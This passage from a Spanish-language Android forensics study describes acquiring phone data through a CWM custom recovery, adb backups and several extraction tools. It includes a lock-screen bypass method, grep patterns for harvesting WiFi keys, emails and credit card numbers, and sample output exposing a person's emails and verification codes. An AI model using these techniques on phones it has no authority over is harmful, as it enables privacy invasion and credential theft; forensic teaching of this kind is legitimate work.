


Figura 64 Contenido de la tabla sms de la base de datos mmssms.db

Gmail

En el paquete `com.google.android.gm/databases/mailstore.xxxxxxx@gmail.com.db` podemos encontrar toda la información relativa a Gmail como por ejemplo los correos enviados y recibidos en la tabla `messages`.

```
sqlite> select fromAddress, toAddresses, dateSentMs, subject from messages;
select fromAddress, toAddresses, dateSentMs, subject from messages;
fromAddress                                 toAddresses  dateSentMs     subject
------------------------------------------  -----------  -------------  ----------
"Support" <support@16personalities.com>     "" <javirul  1418305791000  Welcome!
"Mi Movistar" <clientes@comunicacion.movi                1418629089000  Factura si
"LinkedIn" <jobs-listings@linkedin.com>     "Javier Rul  1418653796000  Javier: Ne
"Amazon.es" <novedades@amazon.es>           "javirullo@  1418862624000  Ty 7138001
"auto-confirm@amazon.es" <auto-confirm@am   "Javier Rul  1418977586000  Tu pedido
"Amazon.es" <confirmar-envio@amazon.es>     "Javier Rul  1419104405000  Tu pedido
"" <seur_informa@seur.net>                  "" <JAVIRUL  1419169773000  SEUR Infor
```

3.6.2.3 Adquisición lógica con Custom Recovery (CWM)

Otro método de adquisición lógica consiste en utilizar cualquier *custom recovery*, como por ejemplo CWM. El cual nos permite realizar un backup del dispositivo aunque se encuentre protegido con contraseña, patrón o PIN o incluso que no tenga habilitado el USB Debugging (depuración USB).

El motivo por el cual se tiene acceso a la información en modo recovery usando CWM, a pesar de que el dispositivo se encuentre bloqueado por código de bloqueo de pantalla, se debe a que Android no llega a arrancar en su modo de funcionamiento normal y por esta razón las rutinas de protección aún no se han cargado.

Sin embargo, si el dispositivo estuviera cifrado, la partición `/data` no estaría disponible, ya que se entra en modo *recovery* antes de que el dispositivo pregunte por la contraseña o PIN de cifrado, por lo que el backup no contendría la copia de la partición `/data`.

Lo ideal sería realizar el backup sobre una sdcard externa que insertemos al dispositivo formateada previamente, aunque también se puede formatear desde el CWM. De igual manera el backup también se puede realizar sobre la sdcard interna.

Para entrar en modo recovery debemos encender el dispositivo presionando a la vez el botón principal + Volumen Arriba + botón de encendido. Aunque hay dispositivos cuya combinación de botones puede ser diferente. Si el dispositivo cuenta con una ROM personalizada, puede que tenga la opción de reiniciar el terminal directamente en modo recovery.

Una vez dentro hay que dirigirse hasta el menú **Backup and restore**, dentro nos aparecerán las siguientes opciones:

- ✓ **Backup to /storage/sdcard0:** permite realizar la copia de seguridad en la sdcard.
- ✓ **Restore from /storage/sdcard0:** permite restablecer una copia de seguridad.
- ✓ **Delete from /storage/sdcard0:** borra una copia de seguridad ya realizada.
- ✓ **Advanced restore from /storage/sdcard0:** permite elegir entre varios backups.
- ✓ **Free unused backup data:** borrar espacio sin utilizar.
- ✓ **Choose default backup format:** permite elegir el formato del backup, tar (por defecto), dup o tar + gzip.

La opción a elegir sería **Backup to /storage/sdcard0.** La duración del proceso de volcado dependerá del tamaño de las particiones, por lo que es aconsejable disponer de un nivel alto de batería.

CWM realiza una copia completa de las particiones `/system`, `/cache` y `/data` y los datos se almacenarán en la carpeta `/sdcard/clockworkmod/backup/` con un nombre relacionado con la fecha y hora del volcado. A continuación se muestra los ficheros que contiene el backup:

- Cache.ext4.tar: partición de la caché (`/cache`).
- Boot.img: imagen de la partición `/boot`
- Data.ext4.tar: partición de los datos de usuario (`/data`).
- Recovery.img: imagen de la partición `/recovery`.
- System.ext4.tar: partición del sistema (`/system`).
- Nandroid.md5: sumas de verificación md5 de los ficheros .tar y de las imágenes.

Los ficheros .tar pueden se pueden descomprimir con programas como Winrar o 7zip para su posterior análisis y obtención de información.

3.6.2.4 Android Backups

A partir de la versión 4.0, Android incorpora una utilidad para realizar backups que permite realizar una copia de seguridad del dispositivo e incluso la tarjeta sd. La principal ventaja de este método es que sin ser root podemos ver en el volcado, las aplicaciones, configuraciones, bases de datos, etc que se encuentren en el terminal.

El único requisito para realizar el volcado es que el dispositivo tenga la depuración USB activada.

La sintaxis para realizarlo es la siguiente:

```
adb backup [-f <file>] [-apk|-noapk] [-shared|-noshared] [-all]
[-system|nosystem] [<packages...>]
```

Los parámetros se pueden consultar en la ayuda de adb, pero a continuación se muestra un cuadro resumen:

-f <file>	Indica el directorio donde se guardará la copia de seguridad Por ejemplo: -f C:/backup01012015.ab
-apk | -noapk	Especifica si queremos guardar las apk o solo sus configuraciones. Por defecto es –noapk.
-shared | -noshared	Indica si queremos guardar el contenido de la sdcard. Por efecto es -noshared
-all	Copia todas las aplicaciones instaladas
-system | -nosystem	Indica si queremos copiar todas las aplicaciones del sistema. Por defecto las incluye
<packages>	Permite especificar las aplicaciones (paquetes) que queremos guardar. Por ejemplo: com.linkedin.android

Vamos a mostrar un ejemplo de la realización de un backup sobre un emulador en Genymotion con un disposoitivo Sony Xperia S con Android 4.1.1.

```
root@android:/ # adb backup -all -shared -apk -f D:\copiaDispositivo.ab
```

Con la anterior sentencia estamos indicando que realice un volcado en el fichero copiaDispositivo.ab con todas las aplicaciones del sistema, sus apk y el cotenido de la sdcard.

Una vez ejecutda la sentencia nos aparecerá un dialogo de confirmación en el dispositivo antes de realizar el volcado y pidiendo una contraseña para cifrar el backup.




Figura 65 Pantalla de confirmación del backup

Para poder analizar el backup existe una aplicación llamada *Android Backup Extractor* http://sourceforge.net/projects/adbextractor/ . Veamos cómo funciona:

> java –jar abe.jar info backup.ab [password] Nos muestra información sobre el backup realizado.

```
PS C:\pruebas\android-backup-extractor-20140630-bin> java -jar abe.jar info
D:\copiaDispositivo.ab 123
Strong AES encryption allowed
Magic: ANDROID BACKUP
Version: 1
Compressed: 1
Algorithm: AES-256
IV: AD11F0719CE48930CDA57ADDBD4F168B
MK: 7B0635BCB529D0236F5B02ED5DA0A9B7ABCE9A69EF0BFFE90ECB1CB201351E74
MK checksum:
509EF4410568E507524CB793559655F234E843214E69AD51AA5A975F9F646CF4
key bytes: 7B0635BCB529D0236F5B02ED5DA0A9B7ABCE9A69EF0BFFE90ECB1CB201351E74
salt bytes:
67EFAD68C2346A0FFA8AF1D544B6AFCCEEE3B2147B7E42C83896689438DE9087B8083E91104
FB4E2A736563A097D36CDCBC6FF44394E
2822643B6209C4564B20
MK as string: [{♠5??)?#o[☻?]??????i?♂??♫?∟?☺5▲t]
Key format: RAW
```

```
Calculated MK checksum (use UTF-8: false):
509EF4410568E507524CB793559655F234E843214E69AD51AA5A975F9F646CF4
PS C:\pruebas\android-backup-extractor-20140630-bin>
```

>java –jar abe.jar unpack backup.ab backup.-tar [password] Permite descomprimir el volcado sobre un fichero .tar, el cual podrá ser visualizado con cualquier gestor de ficheros.

```
PS C:\pruebas\android-backup-extractor-20140630-bin> java -jar abe.jar
unpack D:\copiaDispositivo.ab D:\copiaDispositivo
.tar 123
Strong AES encryption allowed
Magic: ANDROID BACKUP
Version: 1
Compressed: 1
Algorithm: AES-256
IV: AD11F0719CE48930CDA57ADDBD4F168B
MK: 7B0635BCB529D0236F5B02ED5DA0A9B7ABCE9A69EF0BFFE90ECB1CB201351E74
MK checksum:
509EF4410568E507524CB793559655F234E843214E69AD51AA5A975F9F646CF4
key bytes: 7B0635BCB529D0236F5B02ED5DA0A9B7ABCE9A69EF0BFFE90ECB1CB201351E74
salt bytes:
67EFAD68C2346A0FFA8AF1D544B6AFCCEEE3B2147B7E42C83896689438DE9087B8083E91104
FB4E2A736563A097D36CDCBC6FF44394E
2822643B6209C4564B20
MK as string: [{♠5??)?#o[☻?]??????i?♂??♫?∟?☺5▲t]
Key format: RAW
Calculated MK checksum (use UTF-8: false):
509EF4410568E507524CB793559655F234E843214E69AD51AA5A975F9F646CF4
4298902016 bytes written to D:\copiaDispositivo.tar.
```

Dentro del fichero copiaDispositivo.tar veremos el siguiente contenido:

- ✓ En la carpeta apps veremos todos los paquetes de las aplicaciones de usuario y del sistema.
- ✓ En la carpeta shared veremos el volcado de la sdcard y las imágenes de la partición /cache y /data.




Figura 66 Contenido el backup

>java –jar abe.jar pack backup.tar backup.ab [password] Permite volver a empaquetar el fichero .tar en un fichero backup.ab.

Para restaurar el backup en el dispositivo, basta con ejecutar la siguiente sentencia:

```
PS C:\Users\Javier> adb restore D:\copiaDispositivo.ab
Now unlock your device and confirm the restore operation.
```

En el terminal nos aparecerá una pantalla de confirmación pidiéndonos la contraseña de cifrado del backup para poder realizar la restauración.

3.6.2.5 Strings

El comando `strings`, basado en expresiones regulares, permite obtener secuencias de caracteres sobre cualquier fichero de texto o binario. Veamos algunos ejemplos de cómo obtener información: (Hoog, 2011)

- ✓ **Claves WIFI:** grep “psk=”
- ✓ **Dominios visitados:** grep –oE “^[a-zA-Z0-9\-\.]+\.(es|com|org|mil)$”
- ✓ **Emails:** grep “[a-z A-Z_\-\.]+@[a-z A-Z\-\.]+[a-z A-Z\-\.]+”
- ✓ **Imágenes JPG:** grep –oE “(.*\.jpe?g\.*\.JPE?G)”
- ✓ **Números de teléfono:** grep –oE “([0-0] {9})”
- ✓ **Paquetes instalados:** grep –oE “(.*\.ptk?g\.*\.PTK?G)”

- ✓ **Tarjetas de crédito:** grep –oE "^((4\d{3})|(5[1-5]|d{2})|(6011))-?\d{4}-?\d{4}-?\d{4}|3[4,7]\d{13}$"
- ✓ **Usuarios:** ls –R /sdcard/ | grep "\@gmail.com"

3.7 Uso de herramientas y aplicaciones de análisis

Existen numerosas herramientas comerciales y de código libre, incluso distribuciones Linux para realizar tareas forenses. En los siguientes apartados veremos algunas de las diferentes opciones que existen.

3.7.1. AF Logical

Esta aplicación permite obtener información lógica del dispositivo a partir de los "Content Providers" de las aplicaciones (Contactos, Facebook, Gmail, SMS, etc) (Santoku, 2012)

Realiza la extracción en formato CSV junto a un fichero xml que contiene la información del dispositivo y sus aplicaciones instaladas.

Es una herramientas cuya versión completa es sólo está disponible para las fuerzas y cuerpos de seguridad del estado. Pertenece a la empresa NowSecure (anteriormente conocida como ViaForensic)

Para su instalación será necesario que el dispositivo tenga la opción Depuración USB activada ya que haremos uso de la función `install` de adb:

```
PS C:\Users\Javier> adb install -r C:\AFLogical.apk
599 KB/s (28794 bytes in 0.046s)
        pkg: /data/local/tmp/AFLogical.apk
Success
```




Figura 67 Aplicación AFLogical

El volcado se realiza en la sdcard en el directorio `/sdcard/forensics/20150103.2113` El nombre de la carpeta está relacionado con la fecha de la extracción (año,mes, dia, hora) y su contenido es el siguiente:

```
root@GT-I9100:/sdcard/forensics/20150103.2113 # ls
ls
CallLog Calls.csv Contiene las llamadas realizadas
Contacts Phones.csv Contiene los contactos almacenados
MMS.csv Mensajes multimedia
MMSParts.csv Adjuntos de los mensajes multimedia
SMS.csv Mensajes
info.xml Información del dispositivo y de las aplicaciones
instaladas de usuario y sistema
```

Por lo visto anteriormente la versión básica de esta herramienta solo permite obtener la siguiente información:

- ✓ Contactos
- ✓ Registro de llamadas
- ✓ SMS
- ✓ MMS
- ✓ Información del dispositivo

La versión completa de esta aplicación para cuerpos y fuerzas de seguridad del estado permite realizar un análisis mucho más profundo como el que se muestra a continuación:

```
Browser Bookmarks.csv
Browser Sarches.csv
CallLog Calls.csv
Contacts ContactsMethods.csv
Contacts Extensions.csv
Contacts Groups.csv
Contacts Organizactions.csv
Contacts Settings.csv
External Image Media.csv
Extenral Image Thumb Media.csv
External Media.csv
External Videos.csv
IM Accounts.csv
IM Chats.csv
IM Invitations.csv
IM Providers.csv
IM ProviderSettings.csv
Info.xml
Internal Image Media.csv
Internal Image Thumb Media.csv
Internal Videos.csv
Maps-Friends contacts.csv
Maps-Friends.csv
Maps-Friends extra.csv
MMS.csv
MMSParts.csv
People.csv
PhoneStorage.csv
Search History.csv
SMS.csv
Social Contracts Activities.csv
```

3.7.2 MOBILedit

Es un programa forense que permite extraer datos de cualquier tipo de dispositivo móvil de cualquier sistema operativo y modelo. Permite realizar extracciones lógicas y físicas del dispositivo y de los backups incluso cifrados. Entre los datos que podemos obtener se encuentran registro de llamadas, agendas, mensajes, ficheros, calendarios, notas, datos de las aplicaciones instaladas, archivos de la sdcard, información del sistema operativo, IMEI del dispositivo e información de la tarjeta SIM. Con toda la información extraída permite generar un informe completo automáticamente.

Para poder funcionar necesita instalar una aplicación en el dispositivo para permitir el acceso de la herramienta a los datos almacenados.

La herramienta se puede descargar en el siguiente enlace http://www.mobiledit.com/ y se puede utilizar una versión de prueba durante unos días. Para poder utilizar la versión completa hay que comprar una licencia.

Figura 68 Versión de prueba de la herramienta MOBILedit Forensic

3.7.2 SAFT

Esta herramienta gratuita para sistemas Windows desarrollada por SignalISEC permite extraer información sobre un dispositivo Android. http://www.signalsec.com/saft/

Para su funcionamiento se necesita tener activada la depuración USB en el dispositivo.

En su versión gratuita solo permite la extracción lógica del registro de llamadas, mensajes y la lista de contactos pero realiza automáticamente un completo informe detallado de toda esta información en formato Word.

En su versión completa permite realizar adquisiciones físicas completas de los datos del dispositivo, acceso al historial del navegador, calendario, logs de aplicaciones como Facebook, twitter, whatsapp, etc




Figura 69 Extracción lógica con SAFT

3.7.3 Script SQLParse

Este script desarrollado en Python permite analizar la base de datos de mensajes localizada en `/data/data/com.android.providers.telephony/databases/mmssms.db` y extraer en un fichero de texto los mensajes que han sido borrados y que pueden ser recuperados.

El script puede descargarse en https://code.google.com/p/python-sqlparse/

Para ejecutar el script le pasamos como argumento la base de datos de sms y dónde queremos extraer la información de salida.

```
PS C:\pruebas> python .\sqlparse.py -f C:\pruebas\mmssms.db -o report.txt
```

A continuación nos muestra los mensajes que pueden ser recuperados por encontrarse en bloques de memoria libres y los que no pueden recuperarse totalmente marcados como *unallocated*.

```
Type  Offset      Length      Data
Unallocated 16396 4046  0canonical_addresse
Unallocated 53290 3749
Free Block  154016      49    1[ JYour Google verification code is 580562J
Free Block  154384      49    1[ PYour Google verification code is 821939P
```

3.7.4 Script Androick

Es un script desarrollado en pyhton por Florian Pradines que permite extraer toda la información asociada a un determinado paquete: permisos, bases de datos, logs, Android manifest y su apk. (Pradines)

https://github.com/Flo354/Androick

Para que funcione es necesario tener *rooteado* el dispositivo y la depuración usb activada.

Veamos un ejemplo de cómo extraer la información asociada al paquete `com.android.providers.userdictionary`.

```
PS C:\pruebas\androick> python.exe .\androick.py -v
```

```
com.android.providers.userdictionary
Starting adb server...

Verifying if the package exist...
Package exist

Creating directory : output/com.android.providers.userdictionary/data
Creating directory : output/com.android.providers.userdictionary/dataSD
Creating directory :
output/com.android.providers.userdictionary/dataExternalSD
Creating directory : output/com.android.providers.userdictionary/lib
Creating directory : output/com.android.providers.userdictionary/SQL

Getting APK Path...
APK Path : /system/app/UserDictionaryProvider.apk

Downloading APK...
4155 KB/s (10639 bytes in 0.002s)

Downloading datas...
pull: building file list...
pull:
/sdcard/androick/com.android.providers.userdictionary/databases/user_dict.d
b -> output/com.android.providers.userd
ictionary/data/databases/user_dict.db
1 file pulled. 0 files skipped.
666 KB/s (4096 bytes in 0.006s)

Downloading external datas...
remote object '/sdcard/Android/data/com.android.providers.userdictionary'
does not exist

Getting external storage path...
external directory : /mnt/sdcard

remote object
'/mnt/sdcard/Android/data/com.android.providers.userdictionary' does not
exist
```

```
downloading libraries files...
4155 KB/s (10639 bytes in 0.002s)

Finding databases files...
Database found :
output/com.android.providers.userdictionary\data\databases/user_dict.db
        Extracting table : android_metadata
        Extracting table : words
```

3.7.5 ADEL

ADEL (Android Data Extractor Lite) es una herramienta desarrollada por Michael Spreitzenbarth,que permite adquirir de forma automática bases de datos SQLite en dispositivos Android, también permite el análisis de este tipo de bases de datos que hayan sido adquiridas manualmente. (Spreitzenbarth, Spreitzenbarth: ADEL – Android Data Extractor Lite, 2014) (Freiling, Spreitzenbarth, & Schmitt , 2011)

Se puede descargar de forma gratuita en GitHub: https://github.com/mspreitz/ADEL

Las principales características de esta herramienta son:

- Necesita que el dispositivo esté rooteado para poder acceder a las bases de datos y a sus respectivos directorios.
- En su nueva versión utiliza un Recovery adaptado a partir de ClockWorkMod.
- Utiliza Android SDK para los volcados de las bases de datos SQLite, permitiendo obtener información como la que se especifica a continuación:
  - ✓ Notas del Calendario.
  - ✓ Contactos y lista de llamadas.
  - ✓ Mensajes SMS.
  - ✓ Información de redes sociales.
  - ✓ Coordenadas GPS de distintas aplicaciones.
  - ✓ Información de la tarjeta SIM
- Facilidad de uso, puesto que el análisis se realiza de manera automática y al final del proceso genera ficheros XML con la información del proceso y los datos extraídos.

- Cumplimiento de los principios forenses. El análisis de los datos se realiza sobre copias guardadas y no sobre el propio dispositivo, por lo que la evidencia original no se modifica.
- Modularidad. ADEL contiene un módulo de análisis y otro de informes, ambos son totalmente independientes. También permite añadir nuevas modificaciones para poder adquirir nuevas bases de datos que vayan apareciendo con las nuevas versiones de Android.

Para la ejecución de esta herramienta basta con escribir la siguiente sentencia y se lanzará todo el proceso de adquisición.

```
PS C:\pruebas\ADEL-master> python.exe .\adel.py -d device -l 4
```

El informe generado se podrá visualizar con un navegador web:




Figura 70 Informe ADEL

3.7.6 Herramientas integradas

Existen algunas herramientas en el mercado que se encargan de realizar todo el proceso de adquisición y de análisis con solo conectar el dispositivo. El uso de estas herramientas a pesar del alto precio de sus licencias aporta muchas ventajas:

- Aceptación de los departamentos de policía y poderes judiciales como herramientas válidas para el análisis forense.
- Alta compatibilidad con todos los sistemas operativos móviles (Android, IOS, Symbian, Windows Mobile, etc) y la mayoría de modelos disponibles en el mercado.
- Detección de virus y aplicaciones maliciosas.
- Rapidez en la realización de las tareas de análisis y generación automática de informes

Aunque existen varios productos para estas tareas, vamos a ver dos de ellos dada su alta popularidad: Oxygen Forensic Suite y UFED de Cellebrite.

3.7.6.1 Oxygen Forensic

Esta herramienta de investigación forense muy utilizada por departamentos de policía, fuerzas armadas o empresas de seguridad permite adquirir elementos de la mayoría de dispositivos y sistemas operativos móviles. (Oxygen-Forensic, 2015) Los datos que permite adquirir son los siguientes:

- Archivos multimedia como fotos o videos tomados por la cámara, datos de aplicaciones o usuario (calendario, correo electrónico, agenda o notas) y cualquier documento que se encuentre almacenado en la memoria interna del dispositivo o en la tarjeta de almacenamiento externo.
- Información de geolocalización (GPS) y conexiones WIFI.
- Mensajes SMS y MMS.
- Información de llamadas, contactos y tarjeta SIM.

Oxygen Forensic Extractor es una herramienta de pago que se instala como cualquier programa en Windows. Requiere que el dispositivo tenga la depuración USB activada para

que el asistente extraiga de forma automática los datos, aunque también permite el análisis de backups e imágenes adquiridas. (Cuervo, 2011)

